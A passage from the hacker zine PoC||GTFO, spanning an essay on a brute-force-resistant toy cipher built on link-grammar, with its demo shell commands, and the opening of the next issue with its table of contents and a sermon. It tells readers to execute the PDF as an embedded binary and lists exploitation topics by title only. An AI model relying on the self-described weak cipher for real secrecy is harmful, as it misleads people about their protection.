Thanks to the PiFM program, there are many portable options allowing HAM operators, experimenters, and miscreants to explore and butcher the radio waves on the cheap. The main goal of this article is to document the work of many friendly folks in this arena, gathering in one place the information currently scattered across the bits and bobs of the Internet. Owing to the brilliant hacks of these neighbors, it should become apparent why any radio nut should consider having a Raspberry Pi armed with a filter and some code. While out of scope for the article, it should also become clear how you too can make a very inexpensive and portable HAM station for a large variety of digital and analog modes.

I'd like to extend a warm, hearty, and, eventually, beer-supplemented thank-you to Dragorn, Zero_Chaos, Rick Mellendick, DaKahuna, Justin Simon, Tara Miller, Mike Ossmann, Rob Ghilduta, and Travis Goodspeed for their direct support.

Band λ Meters	C1, C4	C2, C3	L1, L3	L2
160	820	2200	$4.44\mu H, 20T, 16''$	$5.61\mu H, 23T, 18''$
80	470	1200	$2.43\mu H, 21T, 16''$	$3.01\mu H, 24T, 18''$
40	270	680	$1.38\mu H, 18T, 14''$	$1.70\mu H, 20T, 15''$
30	270	560	$1.09\mu H, 16T, 12''$	$1.26\mu H, 17T, 13''$
20	180	390	$0.77\mu H, 13T, 11''$	$0.90\mu H, 14T, 11''$
17	100	270	$0.55\mu H, 11T, 9''$	$0.68\mu H, 12T, 10''$
15	82	220	$0.44\mu H, 11T, 9''$	$0.56\mu H, 12T, 10''$
12	100	220	$0.44\mu H, 11T, 9''$	$0.52\mu H, 12T, 10''$
10	56	150	$0.30\mu H, 9T, 8''$	$0.38\mu H, 10T, 9''$

Figure 20: Filter Bill of Materials






Figure 21: PiFM Harmonic Emissions



ACT-I

MICRO-TERM INC.



$525 complete with high resolution 9'' monitor • $400 without monitor INCLUDED FEATURES:

- Underline Cursor
- RS232C or Current Loop
- All oscillators (horiz., vert., baud rate, and dot size) are crystal controlled
- 64 characters by 16 lines
- Auto Scrolling
- Data Rates of 110, 300, 600, 1200, 2400, 4800, and 9600 baud are jumper selectable

The ACT-I is a complete teletype replacement compatible with any processor which supports a serial I/O port. Completely assembled and dynamically tested.

Prices FOB St. Louis Mastercharge and BankAmericard

THE AFFORDABLE CRT TERMINAL

MICRO-TERM INC. P.O. BOX 9387 ST. LOUIS, MO. 63117
(314) 645-3656

12 Weird cryptography; or, How to resist brute-force attacks.

by Philippe Teuwen

> *"Unbreakable, sir?" she said uneasily. "What about the Bergofsky Principle?"*
>
> *Susan had learned about the Bergofsky Principle early in her career. It was a cornerstone of brute-force technology. It was also Strathmore's inspiration for building TRANSLTR. The principle clearly stated that if a computer tried enough keys, it was mathematically guaranteed to find the right one. A code's security was not that its pass-key was unfindable but rather that most people didn't have the time or equipment to try.*
>
> *Strathmore shook his head. "This code's different."*
>
> *"Different?" Susan eyed him askance. An unbreakable code is a mathematical impossibility! He knows that!*
>
> *Strathmore ran a hand across his sweaty scalp. "This code is the product of a brand new encryption algorithm—one we've never seen before."*
>
> [...]
>
> *"Yes, Susan, TRANSLTR will* always *find the key—even if it's huge." He paused a long moment. "Unless..."*
>
> *Susan wanted to speak, but it was clear Strathmore was about to drop his bomb.* Unless what?
>
> *"Unless the computer doesn't know when it's broken the code."*
>
> *Susan almost fell out of her chair. "What!"*
>
> *"Unless the computer guesses the correct key but just keeps guessing because it doesn't realize it found the right key." Strathmore looked bleak. "I think this algorithm has got a rotating cleartext."*
>
> *Susan gaped.*
>
> *The notion of a rotating cleartext function was first put forth in an obscure, 1987 paper by a Hungarian mathematician, Josef Harne. Because brute-force computers broke codes by examining cleartext for identifiable word patterns, Harne proposed an encryption algorithm that, in addition to encrypting, shifted decrypted cleartext over a time variant. In theory, the perpetual mutation would ensure that the attacking computer would never locate recognizable word patterns and thus never know when it had found the proper key.*

Yes, we are in a pure sci-fi techno-thriller. Some of you may have recognized this excerpt from the *Digital Fortress* by Dan Brown, published in 1998. Not surprisingly, there is no such thing as the concept of rotating cleartext or Bergofsky Principle, and Josef Harne never existed.

There is still a germ of an interesting idea: What if "the computer guesses the correct key but just keeps guessing because it doesn't realize it found the right key"? Instead of trying to conceal plaintext in yet another layer of who-knows-what, let's try to make the actual plaintext indistinguishable from incorrectly decoded ciphertext. It would be a bit similar to format-preserving encryption (FPE)[59] where ciphertext looks similar to plaintext and honey encryption,[60] which both share the motivation to resist brute-force. But beyond single words and passwords, I want to encrypt full sentences... into other grammatically correct sentences! Now if Eve wants to brute-force such an encrypted message, every single wrong key would produce a somehow plausible sentence. She would have to choose amongst all "decrypted" plaintext candidates for the one that was my initial sentence.

So starts a war of natural language models... Anything the cryptanalyst can find to discard a candidate can be used in turn to tune the initial grammar model to create more plausible candidates. The problem

[59] `https://en.wikipedia.org/wiki/Format-preserving_encryption`
[60] `http://pages.cs.wisc.edu/ rist/papers/HoneyEncryptionpre.pdf`

for the cryptanalyst C can be expressed as a variation of the Turing test, where the test procedure is not a dialog but consists of presenting n texts, of which $n-1$ were produced by a machine A, and only one was written by a human B (cf. Fig. 22.)




Figure 22: Turing test, our way.

We'll start with a mapping between sentences and their numerical representations. Let's represent a language by a graph. Each sentence is one path through the language graph. Taking another random path will lead to another grammatically correct sentence. To encrypt a message, the first step is to encode it as a description of the path through the grammar graph. This path has to be identified numerically (enumerated) among the possible paths. Ideally, the enumeration must be balanced by the frequency of common grammatical constructions and vocabulary, something you get more or less for free if you manage to map some Huffman coding onto it. If there is a complete map between all the paths up to a given length and a bounded set of integers, then we have the guarantee that any random pick in the set will be accepted by the deciphering routine and will lead to a grammatically correct sentence. So the numerical representation can now be ciphered by any classic symmetric cipher.

A complete solution has to follow a few additional rules. It must not include any metadata that would confirm the right key when brute-forced, so e.g., it shouldn't introduce any checksum over the plaintext that could be used by an attacker to validate candidates! And any wrong key should lead to a proper deciphering and a valid sentence, no exception.

Such encoding method covering a balanced language graph could serve as a basis for a pretty cool natural language text compressor, which works a bit like ordering the numbers 3, 10, and 12 in a Chinese restaurant. (I recommend the 12.)

In practice, some junk can be tolerated in the brute-forced candidates; in fact, even a lot of junk could be fine! For example, 99% of detectable junk would lead to a loss of just 6.6 bits of key material.

12.1 Enough talk. Show me a PoC or you-know-what!

Fair enough.

We need to parse English sentences, so a good starting point may be grammar checkers:

```
$ apt-cache show link-grammar
Description-en: Carnegie Mellon University's link grammar parser
 In Selator, D. and Temperly, D. "Parsing English with a Link
Grammar" (1991), the authors defined a new formal grammatical system
called a "link grammar". A sequence of words is in the language of a
link grammar if there is a way to draw "links" between words in such a
way that the local requirements of each word are satisfied, the links
do not cross, and the words form a connected graph. The authors
encoded English grammar into such a system, and wrote this program to
parse English using this grammar.
```

`link-grammar` sounds like a good tool to play with.

Here is, for example, how it parses a quote from Jesse Jackson: *"I take my role seriously as a pastor"*.

```
       +-----------MVp-----------+
       +-------MVa-------+       |
       +----Os---+       |       +---Js---+
 +-Sp*i+    +-Ds-+       |       |  +--Ds-+
 |     |    |    |       |       |  |     |
I.p take.v my role.n seriously as.p a pastor.n
```

The difficulty is the enumeration of paths that would cover the key space if we want to map one path to another one. So, for a first attempt, let's keep the grammatical structure of the plaintext, and we will replace every word by another that respects the same structure. After wrapping some Bash scripting around `link-grammar` and its dictionaries, here's what we can get:

```
$ echo "my example illustrates a means to obfuscate a complex sentence easily"|./encode
 @23:2 n.1:2865 v.4.2:1050 a n.1:4908 to v.4.1:1352 a adj.1:720 n.1:7124 adv.1:369
```

This is one possible encoding of the input: every word is replaced by a reference to a wordlist and its position in the list. Hopefully, another script allows us to reverse this process:

```
$ echo "my example illustrates a means to obfuscate a complex sentence easily"|./encode|./decode
my example illustrates a means to obfuscate a complex sentence easily
```

So far, so good. Now we will encode the positions using a secret key (123 in this example) with a very very stupid 16-bit numeric cipher.

```
$ echo "my example illustrates a means to obfuscate a complex sentence easily"|./encode 123
 @23:1 n.1:7695 v.4.2:2054 a n.1:2759 to v.4.1:2070 a adj.1:2518 n.1:5439 adv.1:123

$ echo "my example illustrates a means to obfuscate a complex sentence easily"|./encode 123|./decode 123
my example illustrates a means to obfuscate a complex sentence easily

$ echo "my example illustrates a means to obfuscate a complex sentence easily"|./encode 123|./decode 124
its storey siphons a blink to terrify a sublime filbert irretrievably
```

Using any wrong key would lead to another grammatically correct sentence. So we managed to build an (admittedly stupid) crypto system that is pretty hard to bruteforce, as all attempts would lead to grammatically correct sentences, giving no clue to the bruteforcing attacker. It is nevertheless only moderately hard to break, because one could, for example, classify the results by frequency of those words or word groups in English text to keep the best candidates. But the same reasoning can be used to enhance the PoC and get better statistical results, harder for an attacker to disqualify.

Actually, we can do better: let's send one of those weird sentences instead of the encoded path. This gives plausible deniability: you can even deny it is a message encoded with this method, and claim that you wrote it after partaking of a few Laphroaig Quarter Cask ;-) British neighbors are advised, however, that if this leads to the UK banning Laphroaig Quarter Cask for public safety reasons, the Pastor might no longer be their friend.

```
$ echo "my example illustrates a means to obfuscate a complex sentence easily"|./encode |./decode 123
your search cements a tannery to escort a unrelieved clause exuberantly
```

This can be deciphered by whoever knows the key:

```
$ echo "your search cements a tannery to escort a unrelieved clause exuberantly"|./encode 123|./decode
my example illustrates a means to obfuscate a complex sentence easily
```

And an attempt to decipher it with a wrong key gives another grammatically correct sentence:

```
$ echo "your search cements a tannery to escort a unrelieved clause exuberantly"|./encode 124|./decode
your scab slakes a bluffer to integrate a introspective hamburger provocatively
```

If someone attempts to brute-force it, she would end up with something like this:

```
$ echo "your search cements a tannery to escort a unrelieved clause exuberantly"|./bruteforce
...
22366:their presentiment reprehends a saxophone to irk a topless mind perennially
22367:your cry compounds a examiner to shoulder a massive bootlegger unconsciously
22368:our handcart renounces a lamplighter to imprint a outbound doorcase weakly
22369:my neurologist fascinates a plenipotentiary to butcher a psychedelic imprint automatically
22370:their safecracker vents a spoonerism to refurnish a shaggy parodist complacently
22371:your epicure extols a governor to belittle a indecorous clip heatedly
22372:our kilt usurps a monger to punish a loud foothold indirectly
22373:my piranha mugs a resistor to evict a obstetric malaise laconically
22374:its controller unsettles a duchess to ponder a diversionary beggar riotously
22375:your glen mollifies a interjection to embezzle a forgetful decibel speciously
22376:our misdeal countermands a pedant to typify a imperturbable heyday topically
22377:their bower misstates a colloquialism to disorientate a apoplectic warrantee courteously
22378:its downpour copies a frolic to sweeten a circumspect cavalcade dispiritedly
22379:your infidel resurrects a masseuse to manufacture a differential fairway famously
22380:my abstract contaminates a birthplace to squire a unaltered subsection lukewarmly
22381:their co-op resents a deuce to inveigle a unsubtle attendant objectionably
^C
```

The scripts are available in this issue's PDF/ZIP, but the PDF itself can be used to secure your communications—because *why not?*


```
$ chmod +x pocorgtfo08.pdf
$ echo "encrypt this sentence !" | ./pocorgtfo08.pdf -e 12345
 besmirch this carat !
$ echo "besmirch this carat !" | ./pocorgtfo08.pdf -d 12345
 encrypt this sentence !
```

The PDF includes an ELF x86-64 version of `link-grammar`, so you will need to *execute* the PDF on a matching platform. Any 64-bit Debian-like distro with `libaspell15` installed should do.

For extra credit, you may construct a meaningful sentence that encodes to Chomsky's famously meaningless but grammatical example, "Colorless green ideas sleep furiously."

Ideas presented in this little essay were first discussed by the author at Hack.lu 2007 HackCamp.

Have fun!



13 Fast Cash for Cyber Munitions!

by Pastor Manul Laphroaig,
Unlicensed Proselytizer
International Church of the Weird Machines


Howdy, neighbor!

Are you one of those merchants of cyber-death that certain Thought Leading Technologists keep warning us about? Have you been hoarding bugs instead of sharing them with the world? Well, at this church we won't judge you, but we'd be happy to judge your proofs of concept, sharing the best ones with our beloved readers.

So set that little PoC free, neighbor, and let it come to me, pastor@phrack.org!

– – – –

PoC || GTFO



PASTOR MANUL LAPHROAIG'S
TABERNACLE CHOIR
SINGS REVERENT ELEGIES
OF THE
SECOND CRYPTO WAR
September 14, 2015

9:2 A Sermon on Newton and Turing

9:3 Globalstar Satellite Communications

9:4 Keenly Spraying the Kernel Pools

9:5 The Second Underhanded Crypto Contest

9:6 Cross VM Communications

9:7 Antivirus Tumors

9:8 A Recipe for TCP/IPA

9:9 Mischief with AX.25 and APRS

9:10 Napravi i ti Računar „Galaksija“

9:11 Root Rights are a Grrl's Best Friend!

9:12 What If You Could Listen to This PDF?

9:13 Oona's Puzzle Corner!

Novi Sad, Serbia and Stockholm, Sweden:

Funded by Single Malt as Midnight Oil and the
Tract Association of PoC||GTFO and Friends,
to be Freely Distributed to all Good Readers, and
to be Freely Copied by all Good Bookleggers.

Это самиздат. Quand un livre a été écrit et bien écrit, n'ayez aucun scrupule, prenez-le, copiez.
€0, $0 USD, £0, 0 RSD, 0 SEK, $50 CAD. `pocorgtfo09.pdf`.


Legal Note: To all interested parties except Adobe Systems, unlimited license is granted to read, duplicate, share, reprint, and learn from this document. Adobe Systems may not read or learn from this document unless they agree in writing to (1) forgive the editors for pirating Adobe Photoshop 4.0 for Macintosh and (2) stop blacklisting our lovely little polyglot files! (An apology to Dmitry Sklyarov would also be nice.)

Reprints: Bitrot will burn libraries with merciless indignity that even Pets Dot Com didn't deserve. Please mirror–don't merely link!–`pocorgtfo09.pdf` and our other issues far and wide, so our articles can help fight the coming robot apocalypse.

Technical Note: You'll be happy to find that `pocorgtfo09.pdf` is a polyglot that is valid in three file formats. You may interpret it as a PDF to read this issue, as a ZIP to read this issue's source code releases, or as a WavPack lossless audio file to listen to fbz' classic from page 60. You may have to change the file extension to `.wv`, depending on your audio player. A list of compatible players is available at `http://www.wavpack.com/#Software`.

Printing Instructions: Pirate print runs of this journal are most welcome! PoC||GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland. Secret government labs in Canada may use P3 (280 mm x 430 mm) if they like. The outermost sheet should be on thicker paper to form a cover.

```
# This is how to convert an issue for duplex printing.
sudo apt-get install pdfjam
pdfbook --short-edge --vanilla --paper a3paper pocorgtfo09.pdf -o pocorgtfo09-book.pdf
```



Preacherman	Manul Laphroaig
Ethics Advisor	The Grugq
Poet Laureate	Ben Nagy
Editor of Last Resort	Melilot
Carpenter of the Samizdat Hymnary	Redbeard
Editorial Whipping Boy	Jacob Torrey
Funky File Formats Polyglot	Ange Albertini
Assistant Scenic Designer	Philippe Teuwen
Minister of Spargelzeit Weights and Measures	FX

1 Please stand; now, please be seated.

Neighbors, please join me in reading this tenth release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of software exploitation and the worship of weird machines. This is our tenth release, given on paper to the fine neighbors of Novi Sad, Serbia and Stockholm, Sweden.

If you are missing the first nine issues, we the editors suggest pirating them from the usual locations, or on paper from a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, the fifth in Montréal, the sixth in Las Vegas, the seventh from his parents' inkjet printer during the Thanksgiving holiday, the eighth in Heidelberg, or the ninth in Montréal.

Page 4 contains our very own Pastor Manul Laphroaig's sermon on Newton and Turing, in which we learn about the academics' affection for Turing-completeness and why they should be allowed to marry it.

On page 7, Colby Moore provides all the details you'll need to sniff simplex packets from the Globalstar satellite constellation.

Page 12 introduces some tips by Peter Hlavaty of the Keen Team on kernel pool spraying in Windows and Linux.

Page 19 presents the results of the second Underhanded Crypto Contest, held at the Crypto Village of Defcon 23.

On page 21, Sophia D'Antoine introduces some tricks for communicating between virtual machines co-located on the same physical host. In particular, the `mfence` instruction can be used to force strict ordering, interfering with CPU instruction pipelining in another VM.

Eric Davisson, on page 26, presents a nifty little trick for causing quarantined malware to be redetected by McAfee Enterprise VirusScan! This particular tumor is benign, but we bet a neighborly reader can write a malignant variant.

Ron Fabela of Binary Brew Works, on page 28, presents his recipe for TCP/IPA, a neighborly beer with which to warm our hearts and our spirits during the coming apocalypse.

Our centerfold in this issue is the schematic diagram to an Electronika BK 0010-01 computer from the USSR. You wouldn't believe how difficult it is to google the proper way to render a centerfold in LaTeX!

Vogelfrei shares with us some tricks for APRS and AX.25 networking on page 34. APRS exists around much of the western world, and all sorts of mischief can be had through it. (But please don't be a jerk.)

Much as some readers think of us as a security magazine, we are first and foremost a systems-internals journal with a bias toward the strange and the classic designs. Page 40 contains a reprint, in the original Serbian, of Voja Antonić' article on the Galaksija, his Z80 home computer design, the very first in Yugoslavia.

fbz is a damned fine neighbor of ours, both a mathematician and a musician. On page 60 you'll find her latest single, *Root Rights are a Grrl's Best Friend!* If you'd rather listen to it than just read the lyrics, run `vlc pocorgtfo09.pdf` and jump to page 61, where Philippe Teuwen describes how he made this fine document a polyglot of PDF, ZIP, and WavPack.

On page 62, you will find Oona's Puzzle Corner, with all sorts of nifty games for a child of five. If you aren't clever enough to solve them, then ask for help from a child of five!

On page 64, the last and most important page, we pass around the collection plate. Pastor Laphroaig doesn't need a touring jumbo jet like those television and radio preachers; rather, this humble worshiper of the weird machines needs a Turing jumbo jet with which to storm Heaven!


"Academics should just marry Turing Completeness already!"

—the grugq


2 From Newton to Turing, a Happy Family

by Pastor Manul Laphroaig D.D.

When engineers first gifted humanity with horseless carriages that moved on rails under their own power, this invention, for all its usefulness, turned out to have a big problem: occasional humans and animals on the rails. This problem motivated many inventors to look for solutions that would be both usable and effective.



Unfortunately, none worked. The reason for this is not so easy to explain—at least Aristotelian physics had no explanation, and few scientists till Galileo's time were interested in one. On the one hand, motion had to brought on by some force and tended to kinda barrel about once it got going; on the other hand, it also tended to dissipate eventually. It took about 500 years from doubting the Aristotelian idea that motion ceased as soon as its impelling force ceased to the first clear pronouncement that motion in absence of external forces was a persistent rather than a temporary virtue; and another 600 for the first correct formulation of exactly what quantities of motion were conserved. Even so, it took another century before the mechanical conservation laws and the actual names and formulas for momentum and energy were written down as we know them.



These days, "conservation of energy" is supposed to be one of those word combinations to check off on multiple-choice tests that make one eligible for college.[1] Yet we should remember that the steam engine was invented well before these laws of classical mechanics were made comprehensible or even understood at all. Moreover, it took some further 40–90 years *after* Watt's ten-horsepower steam engine patent to formulate the principles of thermodynamics that actually make a steam engine work—by which time it was chugging along at 10,000 horsepower, able to move not just massive amounts of machinery but even the engine's own weight along the rails, plus a lot more.[2]

All of this is to say that if you hear scientists doubting how an engineer can accomplish things without their collective guidance, they have a lot of history to catch up with, starting with that thing called the Industrial Revolution. On the other hand, if you see engineers trying to build a thing that just doesn't seem to work, you just might be able to point them to some formulas that suggest their energies are best applied elsewhere. Distinguishing between these two situations is known as magic, wisdom, extreme luck, or divine revelation; whoever claims to be able to do so unerringly is at best a priest,[3] not a scientist.

– — — – — — — — — — –

[1] Whether one actually understands them or not—and, if you value your sanity, do *not* try to find if your physics teachers actually understand them either. You have been warned.

[2] Not that stationary steam engines were weaklings either: driving ironworks and mining pumps takes a *lot* of horses.

[3] Typically, of a religion that involves central planning and state-run science. *This* time they'll get it right, never fear!


There is an old joke that whatever activity needs to add "science" to its name is not too sure it *is* one. Some computer scientists may not take too kindly to this joke, and point out that it's actually the word "computer" that's misleading, as their science transcends particular silicon-and-copper designs. It is undeniable, though, that *hacking* as we know it would not exist without actual physical computers.

As scientists, we like exhaustive arguments: either by full search of all finite combinatorial possibilities or by tricks such as induction that look convincing enough as a means of exhausting infinite combinations. We value above all being able to say that a condition *never* takes place, or *always* holds. We dislike the possibility that there can be a situation or a solution we can overlook but someone may find through luck or cleverness; we want a yes to be a yes and a no to mean no way in Hell. But either full search or induction only apply in the world of ideal models—call them combinatorial, logical, or mathematical—that exclude any kinds of unknown unknowns.


Hence we have many models of computation: substituting strings into other strings (Markov algorithms), rewriting formulas (lambda calculus), automata with finite and infinite numbers of states, and so on. The point is always to enumerate all finite possibilities or to convince ourselves that even an infinite number of them does not harbor the ones we wish to avoid. The idea is roughly the same as using algebra: we use formulas we trust to reason about any and all possible values at once, but to do so we must reduce reality to a set of formulas. These formulas come from a process that must prod and probe reality; we have no way of coming up with them without prodding, probing, and otherwise experimenting by hunch and blind groping—that is, by building things before we fully understand how they work. Without these, there can be no formulas, or they won't 